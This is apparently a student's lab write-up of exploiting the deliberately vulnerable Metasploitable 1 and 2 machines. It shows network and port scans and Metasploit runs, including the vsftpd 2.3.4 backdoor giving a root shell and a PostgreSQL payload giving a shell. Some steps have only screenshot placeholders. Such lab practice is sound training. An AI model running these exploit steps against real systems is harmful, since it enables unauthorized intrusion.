Day 3

Task:

Use the 2 machines metasploitable 1 & 2 and try to find an exploit to gain access to the machines

Machine metasploitable 1:

1. First I scanned the network to find out the ip of my machine and the other machine


```
┌──(fekry㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.209.135  netmask 255.255.255.0  broadcast 192.168.209.255
        inet6 fe80::20c:29ff:fe17:c3e3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:17:c3:e3  txqueuelen 1000  (Ethernet)
```

```
┌──(fekry㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for fekry:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:17:c3:e3, IPv4: 192.168.209.135
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.209.1   00:50:56:c0:00:08       (Unknown)
192.168.209.2   00:50:56:e8:29:08       (Unknown)
192.168.209.137 00:0c:29:65:50:e3       (Unknown)
192.168.209.254 00:50:56:f2:95:ea       (Unknown)
```


2. I scanned all the available ports on that machine

```
└─$ nmap -sV -p- 192.168.209.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 12:35 EEST
Nmap scan report for 192.168.209.137
Host is up (0.0028s latency).
Not shown: 65522 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```


3. I decided to use the samba exploit so I searched on it and decided to use this one “13”




4. I set the machine IP and then ran the tool



5. I tried to look for another port to exploit and decided to use “postgres” and found it does the following



6. I set the machine IP and my host IP and the payload and then ran the tool



7. I tried to find different ports and exploits to use but I was unlucky

- ftp

- http

```
msf6 exploit(linux/http/fortinac_keyupload_file_write) > run
[*] Started reverse TCP handler on 192.168.209.135:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. Target did not respond ForceExploit is enabled, proceeding with exploitation.
[*] Sending zipped payload to /configWizard/keyUpload.jsp
[-] Exploit aborted due to failure: unknown: Failed to send the ZIP file to /configWizard/keyUpload.jsp
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/fortinac_keyupload_file_write) > exit
```

- mysql

```
msf6 exploit(linux/mysql/mysql_yassl_getname) > run
[*] Started reverse TCP handler on 192.168.209.135:4444
[*] 192.168.209.137:3306 - Server reports version: 5.0.51a-3ubuntu5
[*] 192.168.209.137:3306 - Attempting to locate a corresponding target
[-] 192.168.209.137:3306 - Exploit aborted due to failure: no-target: Unable to detect target automatically
[*] Exploit completed, but no session was created.
```

Machine metasploitable 2:

1. First I scanned the network to find out the ip of the other machine

```
└─$ sudo arp-scan -l
[sudo] password for fekry:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:17:c3:e3, IPv4: 192.168.209.135
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.209.1   00:50:56:c0:00:08       (Unknown)
192.168.209.2   00:50:56:e8:29:08       (Unknown)
192.168.209.138 00:0c:29:36:57:a3       (Unknown)
192.168.209.254 00:50:56:f2:95:ea       (Unknown)
```

2. I scanned all the available ports on that machine

```
└─$ nmap -sV -p- -O  192.168.209.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 15:18 EEST
Nmap scan report for 192.168.209.138
Host is up (0.00062s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

3. I decided to use the FTP exploit so I searched on vsFTP

```
msf6 > search vsftp type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.209.138
RHOSTS => 192.168.209.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

4. And after looking at the info I found out that it does the following

```
Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.
```

5. I set the machine IP and port then ran the tool

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.209.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.209.138:21 - USER: 331 Please specify the password.
[+] 192.168.209.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.209.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.209.135:42785 -> 192.168.209.138:6200) at 2025-05-27 15:25:15 +0300

whoami
root
```

6. I searched on the same exploit I used for portgres on the previous machine

```
msf6 exploit(linux/http/acronis_cyber_infra_cve_2023_45249) > use 20
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.209.138
RHOSTS => 192.168.209.138
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192
LHOST => 192
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.209.135
LHOST => 192.168.209.135
```

7. I set the machine IP and my host IP and the payload and then ran the tool

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] 192.168.209.138:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/TftqwFny.so, should be cleaned up automatically
[*] Started bind TCP handler against 192.168.209.138:4444
[*] Sending stage (36 bytes) to 192.168.209.138
[*] Command shell session 2 opened (192.168.209.135:42519 -> 192.168.209.138:4444) at 2025-05-27 15:49:21 +0300

whoami
postgres
```